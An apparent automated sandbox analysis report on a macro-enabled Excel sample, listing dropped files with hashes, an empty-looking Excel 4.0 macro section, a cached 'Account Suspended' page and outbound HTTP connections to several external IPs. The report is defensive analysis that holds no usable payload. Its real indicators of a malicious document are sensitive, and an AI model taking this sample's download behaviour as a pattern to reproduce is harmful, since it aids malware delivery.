Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]...O..m7.r0|..."....?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D67BF57F.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 485 x 185, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	34789
Entropy (8bit):	7.988267796017535
Encrypted:	false
SSDEEP:	768:+D5XH0YsPc/wBfkpz/srsnYlCO20quHVkKAPH+leFbMLezAIt:+D5XUYz/wBf8orsEwHKynWLmAQ
MD5:	13CE435F07ADD2BEABD4A860755B489D
SHA1:	6CB356E6EA48633D56B49E578039818E493D364F
SHA-256:	AA2172D7F8454BEF43575C8877FCA816254D49BE7A9AF420B0C7FEE0169058E4
SHA-512:	E3E0C4541C1299494E8BC5C597E5913B06A1D481E125241C538D634CE2119BFCED14424C2E537A9EE036927E9955688D914DC56550E83B683B2D065E67FA037C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....i.....sRGB.....pHYs.....+.....IDATx^....]U.?.L....$.....`....}..kY]{].+....!H...:IHH.u2..?wN.>^...d2I.%.3..{....9..;....NUOO..J5.j`.h.....{.G6l....y..k .....|gGG....;...y.::.#.8b...z@j.*.....R.....Y.}....k.....---~...{v...G...5r..1.....>.h..h..c...z.B...R.. E..9X5.g....M.._.L...}.5.....;....?.....p j .....R.....p.....C..{..>..=.....?.y.{..._...L.R]].O_..>.4...`k.T.....;w.o...;.c.....@w.....:u.3.....OO!{.t>x^....i.T.A...|.w....U.....{..mC.1.....+..K._dH_:..H.z.u.....>.....^C.AR....\}..x.+.M.6HDJ...H.z..7-.....?|....|..6....(Ke. ..o..._..l.&..`z.....VKe...Z...o~s.u.-[..a..d.....w...o{...PF.....vJ..0.....o...T.....s.y.;.q.e.....D.@j$5.....z ..O..>|..W^..~PTd?...3.5...`l.T.....q.....O..S?.P..... .|..kMMMf.x..wt.....-..7...Z.=.....6..K.5..H.z ...k.i`..0.R3..l.....b..2}.tQ-.f.<y.9s.MCm..".3_....[.n./h{...?I.z...+V.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DD2EFDA8.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0 F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII\|..2. m,,,..-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\suspendedpage[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7295
Entropy (8bit):	5.637267147483986
Encrypted:	false
SSDEEP:	192:ElVZHCkA26xd3Qk/uTtMy47R/Ga0kVhFuPwf8Pn9wHHyJS:EJ8VGaRF8I8K
MD5:	AFC83AE7C4EA82B533D9B8731AAB3E80
SHA1:	A77EB9C6E5472FE4A17385ACB32BF96C9F69A65F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\suspendedpage[1].htm	
SHA-256:	FDF900267092BC67BD7786B86C462E69F9ED52BED838809B6BA28B298BE879F6
SHA-512:	5CF249AFF46D7B7C1BE5F2F2CA3D771E6EEB9B85EF8D6CE8BB93DFEEB0957F9E8BF15FC4B57D98A19F76E49C51A68C957EDC6CB98CCC15AE3215BC326D96CF7
Malicious:	false
IE Cache URL:	http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;. }. .additional-info {.

C:\Users\user\AppData\Local\Temp\5A910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	106839
Entropy (8bit):	7.913373653249158
Encrypted:	false
SSDEEP:	1536:Kt411S28FXDhD5XUYz/wBf8orsEwHKynWLmA90Qk7Z1lvlEdx8fSK:KtA1S28FXDDDzPjEwqtDi1vKdx8/
MD5:	A306995A19FB41961ADF43C246C70AE6
SHA1:	90E3718C1BCB6BDF047AA6E5FDB0668D92EB0DB2
SHA-256:	E556E208C5BBE9C5D2E47AE995B985411D72C0C6A4144E764473C44236658322
SHA-512:	49D11CDC3340CCAE271B74005B77F9D0E7B9592DC081461B274109A81A84962A085C9E72F29C6028BB5FD4853FE7EE0D5A0739A8590A8727267AADC860F49D7
Malicious:	false
Preview:	.U.N.0..#.....J\X .....|.kO..~.c..{.n(....Hl.r.&../..TO.Q{..f.*p.+.=....X.I8%.w.% ...9../.`E..[...9G.....Vf>Z..6v<.9.....K...T...&.+..G....=^).j...{..e"...H$.?9.....\|...`. ....&DM...R"c..F..O..f.....9..Pe.....!.\|..PwC..ZAu+b./,....?.8.z?o...0-..`..Xc.....Z..*..T*....7(?~$.....:..A.u.|[....zC..../.N.....1-....]..b.E.u.hCw?..=...*..,.....>.m..v.}@....O.u...:...a=}6..5#M...y.+P..y..L^.....PK.....!...`.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Wed Apr 7 16:54:27 2021, atime=Wed Apr 7 16:54:27 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.6458037272807085
Encrypted:	false
SSDEEP:	12:8SCXUBuElPCH2YgY7sY3t+WrjAZ/2bDQdLC5Lu4t2Y+xlBjKZm:8SwgY7fAZiDD87aB6m
MD5:	E0C65D18BE88B4A812FF1F229BCA69D1
SHA1:	7D2406A10C31D7A020DD4990BAAB9B5D857DD5CE
SHA-256:	1D6B1E87F2036B3A1C94CDB466A561F33EFBB5F6ECFB160D401D207E2F9FC073
SHA-512:	9338CDF6BE8CDEDD2AF071DE2A75106EABF8570FE54EB547D5B4086C7879300B62529A063C7767BC54E19EF5EEA0C99971A11A2B419A023AF8F3C1F90B83B767
Malicious:	false
Preview:	L.....F.....N....-...sx..+....v..+...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny..R.....S.....h.a.r.d.z.....~.1.....R...Desktop.h.....Ny..R.....Y.....>.....1}_.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....287400.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-933340782.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:44 2020, mtime=Wed Apr 7 16:54:27 2021, atime=Wed Apr 7 16:54:27 2021, length=106839, window=hide
Category:	dropped
Size (bytes):	2200
Entropy (8bit):	4.736351324868558
Encrypted:	false
SSDEEP:	24:8HXgY7bDUARgBtDat7aB6myHXgY7bDUARgBtDat7aB6m:83JDjRgBlgB6p3JDjRgBlgB6
MD5:	1EB270DC4DCE3EC5B6A6C5D85775B4FD
SHA1:	5654FC72F412E70D526D351F62B9E8210C5CC11A
SHA-256:	5DDB986530E02CC02B476E2DA5EF74445F444358A5787F7D5F86CD88E46B4EC0
SHA-512:	81CF36AC26633E1F1F5451BBEB2D89263EC1D9CC3AB88AC54E3F5C7E9D50B9F17C71B65F2079DAEA6F558A40F2649DA044A110E44F56CCBF6B205B38A7666ED
Malicious:	**true**

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-933340782.xlsm.LNK	
Preview:	L.....F.... ...%.B.:.....+.....+..W.....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny..R.....S.....h.a.r.d.z.....~.1.....>Qyx..Desktop.h.....Ny..R.....Y.....>.....Rw.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l,.-.2.1.7.6.9.....|.2.....R. .DOCUME~1.XLS..`.....>Qwx.R.....h.....d.o.c.u.m.e.n.t.-.9.3.3.3.4.0.7.8.2...x.l.s.m.....].....-.....\.....>.S.....C:\Users\user\Desktop\document-933340782.xlsm.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.9.3.3.3.4.0.7.8.2...x.l.s.m.....:.,.LB.)...As...`.....X.....287400.....!a..%.H.VZAj...^..-.....-..!a..%.H.VZAj...^..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	124
Entropy (8bit):	4.822946133507819
Encrypted:	false
SSDEEP:	3:oyBVomxWKS9LRzSShdSZELRzSShdSmxWKS9LRzSShdSv:dj49LdhhdwELdhhdy9Ldhhdc
MD5:	1F48A78C341C113F2DE2A2B9A8B8BAE9
SHA1:	4A26888FE9D329E97E21F94E6758490C91867FED
SHA-256:	A46C9E7CF708E6957BA16EE9AA93A5CE65F5559040DCC0F5E6C833365A4D9C69
SHA-512:	7EFCECA0AE0192FC9744C8C73D9ECEBB9B85C235A2968DEB1255B722532A2A64EFAAF58B9B620B903759AA80152B1148E91802CE652B430C3DCE9C1358F1514
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..document-933340782.xlsm.LNK=0..document-933340782.xlsm.LNK=0..[misc]..document-933340782.xlsm.LNK=0..

C:\Users\user\Desktop\3B910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	106839
Entropy (8bit):	7.913373653249158
Encrypted:	false
SSDEEP:	1536:Kt411S28FXDhD5XUYz/wBf8orsEwHKynWLmA90Qk7Z1lvlEdx8fSK:KtA1S28FXDDDzPjEwqtDi1vKdx8/
MD5:	A306995A19FB41961ADF43C246C70AE6
SHA1:	90E3718C1BCB6BDF047AA6E5FDB0668D92EB0DB2
SHA-256:	E556E208C5BBE9C5D2E47AE995B985411D72C0C6A4144E764473C44236658322
SHA-512:	49D11CDC3340CCAE271B74005B77F9D0E7B9592DC081461B274109A81A84962A085C9E72F29C6028BB5FD4853FE7EE0D5A0739A8590A8727267AADC860F49D7
Malicious:	false
Preview:	.U.N.0..#.....J\X .....|.kO..~.c..{.n(....Hl.r.&../..TO.Q{..f.*p.+.=....X.I8%.w.% ...9./.`E..[...9G.....Vf>Z..6v<.9.....K...T...&.+..G....=^).j...{..e"...H$.?9.....\|...`. ....&DM...R"c..F..O..f.....9..Pe.....!.\|..PwC..ZAu+b./,....?.8.z?o...0-..`..Xc.....Z..*..T*....7(?~$.....:..A.u.|[....zC..../.N.....1-....]..b.E.u.hCw?..=...*.,.....>.m..v.}@....O.u..:...a=}6..5#M...y.+P..y..L^.....PK.....!...`.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$document-933340782.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\iekdhfe.dsk	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7295
Entropy (8bit):	5.637267147483986
Encrypted:	false

C:\Users\user\iekdhfe.dsk

SSDEEP:	192:ElVZHCkA26xd3Qk/uTtMy47R/Ga0kVhFuPwf8Pn9wHHyJS:EJ8VGaRF8I8K
MD5:	AFC83AE7C4EA82B533D9B8731AAB3E80
SHA1:	A77EB9C6E5472FE4A17385ACB32BF96C9F69A65F
SHA-256:	FDF900267092BC67BD7786B86C462E69F9ED52BED838809B6BA28B298BE879F6
SHA-512:	5CF249AFF46D7B7C1BE5F2F2CA3D771E6EEB9B85EF8D6CE8BB93DFEEB0957F9E8BF15FC4B57D98A19F76E49C51A68C957EDC6CB98CCC15AE3215BC326D96CF7
Malicious:	false
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;. }. .additional-info {.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.912414325558474
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	document-933340782.xlsm
File size:	108510
MD5:	766f5bb363db9a966b613a42a118798a
SHA1:	57e67742fd7e7fa0badddca5b2cceb4cf09048a7
SHA256:	9952ce93009bb9fe2b687053da8db61f551cd524ca2691669257c35aaba18832
SHA512:	3157b083902de46d1aaf75ac978537b479350c145a667c16965936f3ec9c84f08768604abbb4b54a12d37b8ce6b89136651b8083032887e730e6078b49cdaae9
SSDEEP:	3072:Q26TGqT+dY7EDzPjEwqtDlko+bJ99K7meX7pD3:QLTGa084jYDv+d9imeX7pD3
File Content Preview:	PK.....!...`.....[Content_Types].xml ...(..... ....##.. .....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "document-933340782.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 82

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:54:27.818837881 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:27.988500118 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:27.988646984 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:27.989140034 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:28.159871101 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:28.165939093 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:28.166029930 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:28.168826103 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:28.377834082 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:28.377886057 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:28.377923965 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:28.377937078 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:28.377955914 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:28.377979994 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:54:28.377981901 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:28.378010035 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:28.378035069 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:54:28.460464001 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:54:28.577563047 CEST	80	49718	31.170.166.139	192.168.2.3
Apr 7, 2021 10:54:28.577732086 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:54:28.578239918 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:54:28.764045000 CEST	80	49718	31.170.166.139	192.168.2.3
Apr 7, 2021 10:54:28.764532089 CEST	80	49718	31.170.166.139	192.168.2.3
Apr 7, 2021 10:54:28.764615059 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:54:28.789834023 CEST	49719	80	192.168.2.3	143.95.33.96
Apr 7, 2021 10:54:28.930922031 CEST	80	49719	143.95.33.96	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:54:28.931312084 CEST	49719	80	192.168.2.3	143.95.33.96
Apr 7, 2021 10:54:28.931786060 CEST	49719	80	192.168.2.3	143.95.33.96
Apr 7, 2021 10:54:29.074198961 CEST	80	49719	143.95.33.96	192.168.2.3
Apr 7, 2021 10:54:29.202903986 CEST	80	49719	143.95.33.96	192.168.2.3
Apr 7, 2021 10:54:29.202995062 CEST	49719	80	192.168.2.3	143.95.33.96
Apr 7, 2021 10:54:29.203284979 CEST	49719	80	192.168.2.3	143.95.33.96
Apr 7, 2021 10:54:29.212160110 CEST	80	49719	143.95.33.96	192.168.2.3
